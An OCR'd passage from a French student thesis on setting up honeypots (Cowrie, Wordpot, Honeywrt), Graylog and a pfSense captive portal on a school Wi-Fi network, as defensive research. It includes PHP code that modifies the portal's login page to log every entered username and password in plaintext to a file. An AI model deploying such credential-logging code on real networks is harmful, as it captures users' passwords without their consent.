
https://documentation.meraki.com/MR/Encryption_and_Authentication/Configuring_RADIUS_Authentication_with_WPA2-Enterprise

3.1.2 WEP

Il s'agit d'un protocole pour sécuriser les réseaux sans fil de type Wi-Fi. C'est une méthode de cryptage qui se passe au niveau 2 du modèle OSI. Avec le WEP, la clé de cryptage est la même pour chaque appareil, ce qui le différencie du WPA2-Personnel. Le risque est qu'il suffit qu'une personne ait cette clé, ce qui lui permettrait de voir tout ce qui s'échange dans le réseau.

Le processus se passe comme suit : nous avons un client et un AP. Le client fait une demande de connexion à l'AP. L'AP envoie au client un challenge texte qui n'est autre qu'une série de chiffres et de lettres. Le client va encrypter le challenge texte reçu avec sa clé qui est le mot de passe du Wi-Fi et va l'envoyer à l'AP. L'AP décrypte ce qu'il a reçu avec la clé du Wi-Fi qui est supposé être la même des deux côtés. Et une fois le message décrypté, s'il correspond bien au challenge texte qu'il a envoyé au début, cela veut dire qu'ils ont bien le même mot de passe. Il accepte ensuite le client. Et pour finir, le client est connecté au réseau.

Figure 7 : Processus de connexion WEP



3.1.3 WPS

Wi-Fi Protected Setup est une technologie dont le but est de simplifier la connexion d'un appareil à un réseau Wi-Fi. L'idée est venue du fait que les utilisateurs ne sécurisent pas suffisamment leur réseau ou utilisent des mots de passe trop simples ou faciles à retenir. Pour remédier à cela, le WPS propose un jumelage, donc un moyen de connecter un appareil au réseau plus simplement. Tout ceci en gardant un Wi-Fi protégé avec du WPA2-Personnel et un mot de passe complexe. En effet, on peut très bien avoir un réseau utilisant le WPA2 et, au moment de se connecter au réseau, nous n'avons pas besoin de fournir le nom du réseau ainsi que le mot de passe. À la place, le WPS propose une manière « physique » de se connecter. Il existe 2 méthodes, celle du pin qu'on ne verra pas dans ce travail et celle du PBC qui consiste à appuyer sur un bouton.

Comment se connecter ? Sur l'appareil que l'on veut connecter au réseau Wi-Fi, il faut appuyer physiquement ou virtuellement via une interface graphique sur le bouton WPS. Ensuite, pour jumeler l'appareil avec le réseau, nous devons aller sur notre routeur ou l'AP et appuyer également sur le bouton WPS.

Cette méthode comporte toutefois des failles. C'est la raison pour laquelle, dans les équipements réseau destinés aux entreprises, la fonctionnalité du WPS n'est pas installée. On ne la trouve que sur les appareils domestiques.

4. Cas pratique

Maintenant que nous avons défini la notion d'honeypot et à quoi il sert, ainsi que quelques notions importantes du Wi-Fi, nous allons passer à la partie pratique.

4.1 Objectif

La mise en œuvre pratique de cette théorie est essentielle. Le test « grandeur nature » pourra révéler des erreurs ou des oublis qui seront ainsi corrigés, nous permettra de nous améliorer et de nous faire comprendre.

Pour la pratique, l'idée serait de mettre en place plusieurs Wi-Fi protégés qui seront plus ou moins faciles d'accès. Une fois à l'intérieur du réseau LAN, il y aura plusieurs honeypots de types différents qui permettront de faire croire aux hackers qu'il s'agit d'un vrai réseau avec des systèmes à attaquer. Entre temps, nous allons pouvoir observer et analyser les résultats obtenus. Etant dans un établissement scolaire public où des étudiants apprennent l'informatique, c'est un endroit idéal pour implanter les honeypots et voir s'il y a des personnes curieuses. Pour commencer, nous avons regardé les honeypots existants et sélectionnée ceux qui pourraient être intéressants à mettre en place.

4.2 Le choix des honeypots

Il existe des centaines de honeypots différents avec pour chacun des objectifs bien définis. En cherchant sur le net, nous avons trouvé un site[4] qui contient une liste de honeypots classés selon leur utilité. Nous avons fixé une limite de maximum trois honeypots à installer pour ce travail.


Pour déterminer quels sont les honeypots que nous allons installer, nous devons savoir si celui-ci doit simuler une base de données, un site Internet, un réseau complet, un serveur mail ou encore un service tel que le SSH, Telnet ou RDP. Après réflexion, il est préférable d'utiliser des notions étudiées durant le cursus scolaire des étudiants. Effectivement, un étudiant pourrait essayer d'attaquer un sujet dans lequel il a déjà des connaissances. En cours, nous nous sommes souvent servis du SSH ainsi que Telnet pour nous connecter à des machines distantes. À plusieurs reprises, nous avons dû développer des sites Internet et configurer des serveurs sur Windows et Linux.

[4] https://github.com/paralax/awesome-honeypots

4.2.1 Installation

Avant la mise en production, nous avons fait un prototype pour pouvoir configurer et installer les honeypots sans se soucier de la sécurité et du risque de se faire déjà attaquer. Voici le schéma :

Figure 8 : Diagramme du prototype de mise en place d'honeypots



Nous avons trois machines virtuelles avec Ubuntu Serveur 16 et chacun de ces serveurs est nécessaire au fonctionnement d'un honeypot. C'est sur ces machines que nos honeypots seront installés, configurés et testés, ainsi qu'une machine physique avec Windows 10 contenant tous les logiciels de test comme Nmap, Putty et FileZilla pour mesurer l'efficacité des honeypots.

4.2.2 Telnet et SSH

Le Telnet et le SSH sont deux protocoles qui permettent de se connecter à distance sur un appareil informatique. Le Telnet ne crypte pas les messages échangés entre deux machines alors que le SSH le fait. Actuellement, la plupart du temps, les utilisateurs qui se connectent à une machine ou un équipement de réseau à distance choisissent le protocole SSH pour son efficacité en termes de sécurité. Par défaut en SSH, les machines distantes écoutent sur le port 22 jusqu'à ce qu'une demande de connexion s'effectue. Il est important de mentionner le port, car nous allons le modifier prochainement.

4.2.2.1 Kippo

Ce honeypot Kippo enregistre dans le fichier log les attaques effectuées en force brute sur la machine ainsi que les commandes saisies par l'attaquant en SSH. La dernière mise à jour date de deux ans et les fonctionnalités intéressantes sont :

- Faux système de fichiers
- Possibilité de modifier ou supprimer un fichier.

4.2.2.2 Cowrie

Ce honeypot Cowrie basé sur Kippo enregistre également dans un fichier log les attaques en brute force ainsi que les commandes saisies en SSH et en Telnet. La dernière mise à jour date de quelques jours. Cowrie a des fonctionnalités supplémentaires par rapport à Kippo. Ces fonctionnalités sont :

- Supporte le téléversement de fichiers
- Sauvegardes de fichiers téléchargés avec la commande wget ou curl
- Le hacker peut exécuter toutes les commandes disponibles sur Ubuntu Serveur.

4.2.2.3 SSHiPot

Ce honeypot SSHiPot enregistre les commandes utilisées par le hacker dans le fichier log. La différence est que le honeypot est déployé entre le hacker et un vrai serveur SSH. De cette façon, le hacker se connecte sur le honeypot et celui-ci va faire l'intermédiaire avec le vrai serveur. Pour l'instant, SSHiPot n'est qu'une version d'essai. Un des points intéressants avec SSHiPot est que nous pouvons, par exemple, installer un serveur WEB dessus et y mettre des données et des sites Internet pour le rendre plus attractif. Cela rend la configuration du honeypot un peu plus complexe et longue.

4.2.2.4 Conclusion

Lors de l'installation et de la paramétrisation, nous pouvons remarquer que certains de ces honeypots sont beaucoup plus compliqués à utiliser ou ne fonctionnent plus sous les nouvelles versions d'Ubuntu. Voici un court récapitulatif des critères additionnels qui ont fait pencher le choix du honeypot. Comme on peut le voir sur le tableau ci-dessous, Cowrie sort vraiment du lot. C'est un honeypot avec des fonctionnalités poussées et faciles à configurer. Vous trouverez le tutoriel d'installation et la configuration de Cowrie à l'annexe n°1.

Tableau 2 : Table de décision pour un honeypot SSH

Honeypots	**Kippo**	**Cowrie**	**SSHiPot**
Fourni en documentation	✓	✓	✗
Facilité d'installation	✓	✓	✓
Facilité de configuration	-	-	✗
Code modifiable	-	✓	✓

4.2.3 Honeypot WEB

En ce qui concerne notre honeypot pour le web, l'idéal serait un honeypot qui simulerait le fait d'être un serveur Web détenant une page Internet avec du contenu et un champ de login pour capturer les tentatives de nom d'utilisateur et mot de passe des hackers.

4.2.3.1 Wordpot

Ce honeypot simule un site web réalisé sur Wordpress et détecte les fingerprints, c'est-à-dire un moyen de récolter des informations sur un dispositif distant (par exemple pour détecter la version de Wordpress installée sur un serveur). Ce sont des informations intéressantes à récupérer par les hackers parce qu'en fonction de la version installée, il peut y avoir des failles à exploiter. Pour identifier une version de Wordpress, il existe plusieurs outils. Nous avons essayé l'un d'eux : « wp-fingerprinter » facilement trouvable sur Internet.

Sur ce honeypot, nous pouvons ajouter des plug-ins ou thèmes comme sur Wordpress. La page pour le login de connexion pour administrer le site est aussi comprise par défaut à l'intérieur. Comme sur un vrai site fait avec Wordpress, le segment d'URL pour accéder à la page de login est : « wp-admin » ce qui donne comme URL complète : « https://nom du site/wp-admin ». Avec ce honeypot, lorsqu'on accède à cette page, toutes les tentatives de connexion sont loggées.

4.2.3.2 PHPMyAdmin

Ce honeypot enregistre dans le fichier log les tentatives de connexion sur PHPMyAdmin. PHPMyAdmin est un petit programme écrit en PHP qui a pour but de gérer des bases de données MySQL avec une interface graphique. Il est très simple à installer. Cependant avant d'utiliser ce honeypot, il faut mettre en place un serveur Web tel qu'Apache ainsi qu'un serveur MySQL. C'est pour cela qu'il serait utile de mettre en place ce honeypot afin d'avoir un retour sur toute personne tentant d'accéder à toutes nos bases de données.

Figure 9 : Exemple de login sur PHPMyAdmin

https://www.digitalocean.com/community/tutorials/how-to-install-and-secure-phpmyadmin-on-ubuntu-16-04

4.2.3.3 Basic_auth_pot

Ce honeypot écoute uniquement les ports 80 et 8080 et log les requêtes HTTP qu'il reçoit. En retour, il renvoie au client le code d'erreur HTTP 401 pour indiquer que le client n'a pas accès à cette page. Cependant, graphiquement il n'y a rien. C'est-à-dire que lorsqu'une personne entre l'adresse IP de la machine dans le navigateur, il ne verra que le code 401.

4.2.3.4 Conclusion

En plus des différentes installations, nous avons fait un nouveau tableau avec quelques critères supplémentaires pour faciliter notre choix du honeypot.

Tableau 3 : Table de décision pour un honeypot WEB

Honeypots	**Wordpot**	**PHPMyAdmin**	**Basic_auth_pot**
Fourni en documentation	✓	✗	✗
Facilité d'installation	-	✓	✓
Facilité de configuration	-	-	✗
Code modifiable	✓	-	-

Finalement pour notre cas qui est la mise en place d'un pot de miel dans un réseau Wi-Fi, nous avons décidé de prendre Wordpot pour plusieurs raisons : il est souvent utilisé quand on veut mettre en place un honeypot web, il est facile à configurer, et les pages web sont personnalisables.

Nous avons modifié la page d'accueil et nous avons prétexté que ce site contiendrait des documents et des outils pour des personnes externes. En ce qui concerne le login nous l'avons fait le plus réaliste possible. Voici notre page d'accueil qui est suivie de la page de login. Pour l'installation, la configuration et la personnalisation, vous pouvez suivre le tutoriel à l'annexe n°2.

Figure 10 : Exemple de notre site web sur le honeypot




Figure 11 : Login sur le honeypot

4.2.4 Serveur

Dans un réseau d'entreprises nous avons très souvent un ou plusieurs serveurs qui offrent des services tels que le web, les mails, les bases de données, le contrôle des accès, le partage de fichiers, etc… D'où l'idée de mettre en place un honeypot qui reproduira certains de ces rôles et fonctionnalités.

4.2.4.1 Labrea

Ce honeypot permet, sur une plage d'adresses IP qui est donnée, de simuler sur chacune de ces adresses IP un serveur virtuel. Ces différents serveurs répondent chacun aux requêtes des hackers avec un temps de réponse plus long dans le but de garder le hacker le plus longtemps possible dans le honeypot pour qu'il abandonne son attaque. Labrea fait partie des honeypots de production, car son but est d'occuper le hacker, permettant ainsi de protéger le réseau de l'entreprise. La dernière modification du code source date de 2003 ce qui n'est pas récent. Lors de l'installation, nous avons dû utiliser une ancienne version d'Ubuntu pour leur compatibilité.

4.2.4.2 Dionaea

Ce honeypot offre des services de serveur avec des failles exploitables. Le but principal est de pouvoir récupérer une copie d'un virus introduit. En plus de cela, les modifications de fichiers faites par le hacker sont enregistrées dans un fichier log.

4.2.4.3 Honeywrt

Ce honeypot peut imiter tous les services et ports qui peuvent être soumis à une attaque. Lorsqu'un hacker essaye d'accéder à l'un des services, il le log. De plus il permet de récupérer les fichiers envoyés par le hacker. Voici une petite partie des services qu'il peut imiter :

- Remote Desktop Protocol (RDP) (TCP/3389)
- Virtual Network Computer (VNC) (TCP/5900)
- Tomcat Admin Page (TCP/8080)
- Serveur MySQL (TCP/3306)

4.2.4.4 Conclusion

Finalement, nous décidons d'éliminer d'office Labrea en raison de son ancienneté. Pour les deux autres, c'est le niveau des fonctionnalités et de la facilité à installer qui ont joué un rôle important dans notre décision. Effectivement, Honeywrt permet de paramétrer plus d'options et de simuler plus de services. Avec Dionaea en suivant leur documentation à la lettre, l'installation n'est pas facile. C'est pourquoi nous sommes restés avec Honeywrt. À l'annexe n°3 vous trouverez le tutoriel pour installer et configurer ce honeypot.

Tableau 4 : Table de décision pour un honeypot Serveur

Honeypots	**Labrea**	**Dionaea**	**Honeywrt**
Fourni en documentation	✓	✓	✓
Facilité d'installation	✓	✗	✓
Facilité de configuration	-	-	✓
Code modifiable	✗	-	-


4.3 Centraliser les logs

Les informations intéressantes après une attaque sur un honeypot se trouvent dans les logs. Ces logs se trouvent respectivement chacun dans un dossier et souvent dans des sous-dossiers avec la date du jour pour pouvoir se repérer. Nous avons vite été agacés par ce système pour récupérer les logs, et nous avons voulu trouver un autre moyen. C'est pourquoi M. Ineichen a recommandé d'utiliser un serveur Graylog.

4.3.1 Graylog

C'est un système permettant de centraliser et d'analyser les logs. Il est possible de créer un tableau de bord personnalisé avec uniquement les données intéressantes et d'être alerté par email lorsque nous recevons de nouvelles remontées d'alertes. Le tutoriel d'installation de Graylog se trouve à l'annexe n°4. Graylog est installé sur une machine virtuelle dans un des serveurs accessibles uniquement depuis le réseau de l'école. À présent, tous les équipements réseau ainsi que les honeypots envoient leurs logs à notre Graylog. La configuration des honeypots pour qu'ils envoient leurs logs au serveur centralisé se trouve dans les annexes respectivement de chacun des honeypots.

Figure 12 : Diagramme avec le Graylog



4.4 Portail Captif

Lorsque nous voulons nous connecter au réseau Wi-Fi de l'aéroport, nous voyons souvent le SSID « Free-WiFi » qui est ouvert. Une fois connectée à ce Wi-Fi, une page Internet apparaît et nous demande de nous identifier avec un nom d'utilisateur et un mot de passe ou avec un numéro de téléphone. Le principe est le même avec un portail captif : nous voulons mettre à disposition un Wi-Fi ouvert où les utilisateurs doivent s'identifier. Peu importe le nom d'utilisateur et le mot de passe utilisé, l'utilisateur sera automatiquement autorisé à accéder à notre réseau au bout de la deuxième tentative. De plus, nous allons voir quel identifiant un utilisateur a utilisé pour se connecter.

4.4.1 Choix du Portail Captif

En cherchant sur Internet, nous avons trouvé plusieurs solutions de portails captifs tels que : ChilliSpot, ZeroShell, Alcasar, Wifidog et PfSense. Les portails qui ont été installés pour déterminer quel est le meilleur sont : ChilliSpot, Wifidog et PfSense. ChilliSpot et Wifidog ne sont pas récents ; leurs dernières versions datent d'environ 8 ans et ces deux solutions ne font que du portail captif. Quant à PfSense, il fonctionne comme un routeur et un firewall avec quelques services supplémentaires, dont l'utilisation d'un portal captif. De plus, sur Internet, on trouve des mémoires récents portant sur la mise en place d'un portail captif et celui qui était le plus souvent recommandé était PfSense. En voici un petit résumé en image.

Tableau 5 : Choix du Portail Captif

Critères	Solutions			
	PFsense	ALCASAR	ZeroShell	ChilliSpot
Sécurité Authentification	HTTPS	HTTPS	HTTPS	HTTPS
Documentation				
Plates-formes Clientes Supportées	Toutes	Toutes	Toutes	Toutes
Personnalisation				
Facilité d'administration	Installation via distribution dédié	Installation via Script Automatisé	Installation via distribution dédié	Installation via .rpm sur Red Hat et Fedora
Facilité d'Utilisation				
Sauvegarde/Restauration Configuration				
Pérennité de la solution				

https://www.emaze.com/@AWWROROZ/Untitled


4.4.2 PfSense

Le portail captif que nous avons choisi est PfSense. C'est un système d'exploitation basé sur FreeBSD. Il possède les mêmes fonctionnalités qu'un firewall d'entreprises tout en étant Open Source. PfSense va nous servir de passerelle entre notre réseau composé de honeypots et notre réseau LAN avec les hackers. Sur Internet, il est possible de télécharger un CD bootable Honeywall qui permet d'installer et de configurer directement une machine comme une passerelle. Excepté que la version date d'il y a 10 ans et que nous voulons contrôler chaque détail nous-mêmes.

4.4.2.1 Installation

Dans PfSense, il faut se rendre dans le menu « Services » et cliquer sur « Captive Portal ». Puis, il faut appuyer sur « New » et cocher « Enable Captive Portal ». Pour notre cas, nous avons codé une page personnalisée en HTML dont vous pouvez retrouver le code à l'annexe n°5.

Figure 13 : Login du Portail Captif



La méthode d'authentification se fait avec une liste d'utilisateurs stockés en local sur PfSense qui doivent faire partie du groupe « Captive portal login ». Dans la page de login du portail, nous avons modifié le code écrit en PHP pour qu'après la deuxième tentative l'utilisateur soit connecté même s'il a saisi plusieurs fois le mauvais nom d'utilisateur ou mot de passe.

En modifiant encore le code, nous avons trouvé le moyen de récupérer le nom d'utilisateur et le mot de passe saisi. Pour ce faire, il faut se connecter en SSH sur le PfSense et entrer l'option numéro 8.


Puis on va créer un fichier texte (honeypot.txt) qui contiendra les identifiants insérés par les hackers. Voici la ligne de commande à exécuter : « touch /usr/local/captiveportal/honeypot.txt » ensuite nous allons modifier le fichier index.php en exécutant cette commande : « vi /usr/local/captiveportal/index.php » et modifier comme ci-dessous. Ceci débute à la ligne 231.

```
if ($_POST['auth_user'] && $_POST['auth_pass']) {
        //check against local user manager
        $id = rand(1,2);
        if($id == 2){
            $userhoneypot = "user";
            $passwordhoneypot = "honeypot";
        }else{
            $userhoneypot = "faux";
            $passwordhoneypot = "faux";
        }
        $loginok = local_backed($userhoneypot, $passwordhoneypot);
        $fileHoneypot = 'honeypot.txt';
        file_put_contents($fileHoneypot,$_POST['auth_user'] . " " .
$_POST['auth_pass'] . "\n", FILE_APPEND);
        if ($loginok && isset($cpcfg['localauth_priv'])) {
            $loginok = userHasPrivilege(getUserEntry($userhoneypot),
"user-services-captiveportal-login");
        }

        if ($loginok) {
            captiveportal_logportalauth($userhoneypot, $clientmac,
$clientip, "LOGIN");
            portal_allow($clientip, $clientmac, $userhoneypot);
        } else {
            captiveportal_logportalauth($_POST['auth_user'],
$clientmac, $clientip, "FAILURE");
            portal_reply_page($redirurl, "error", $errormsg);
```

4.4.2.2 HTTPS

Pour le moment notre portail captif ouvre uniquement une page Internet en HTTP ce qui signifie que tous les identifiants saisis par l'utilisateur ne sont pas encryptés. Du point de vue de la sécurité, un hacker peut penser qu'il y a quelque chose d'étrange étant donné que le message est très voyant. Voici le message d'un login qui n'est pas sécurisé en HTTPS.

Figure 14 : Exemple login sans HTTPS



On voit clairement sur cette image le cadenas barré. Notre but est qu'il soit le plus réaliste possible ; c'est pourquoi nous avons décidé d'utiliser la version sécurisée de HTTP (HTTPS). Pour ce faire, nous devons créer un certificat gratuit par une autorité de certification qui soit reconnue par les navigateurs. L'autorité la plus connue actuellement qui fournit des certificats gratuits est « Let's Encrypt ». PfSense offre la possibilité de télécharger des packages (services) supplémentaires. Celui dont nous avons besoin pour créer un certificat est « acme », il est téléchargeable dans le menu « System », « Package Manager » et « Available Packages » de PfSense.

Une fois installé, il faut aller dans le menu « Service » et cliquer sur « Acme Certificates ». Nous devons créer une clé pour un compte. Ensuite, nous allons sur l'onglet « Account Keys » et cliquer sur « Add ». Il faut entrer un nom et sous Acme Server mettre « Let's Encrypt Production » pour que la clé soit disponible au public. Finalement on clique sur « Create new account key » et sur « Register acme account key ». Lorsque l'installation terminée, on sauvegarde et on passe à l'onglet « Certificates » pour créer un nouveau certificat. Sous « Acme Account », il faut que la valeur soit le nom de compte que vous avez créé pour la clé. Très important, sous « Domain SAN list », nous avons mis DNS-Manual ainsi qu'un nom de domaine.

Pour le nom de domaine, il est impératif qu'il vous appartienne et que vous ayez les droits pour ajouter des records. En effet, pour que Let's Encrypt puisse vérifier que vous possédez bien ce nom de domaine et y assigner le certificat, vous allez devoir ajouter le record TXT avec une valeur qui vous sera fournie plus tard. Une fois votre configuration enregistrée, vous devez cliquer sur « Issue », ce qui va vous donner la valeur à insérer dans votre record TXT. Nous avons donc ajouté ce record chez notre hébergeur de nom de domaine :

Figure 15 : Gestion DNS – Ajout du record TXT

Ceci étant fait, il faut appuyer sur « Renew » et le mot « success » doit être affiché. Ensuite, sur PfSense, nous éditons le portail captif et on coche « Enable HTTPS login » et dans « HTTPS server name ». Le nom de domaine doit être le même que celui inséré auparavant.

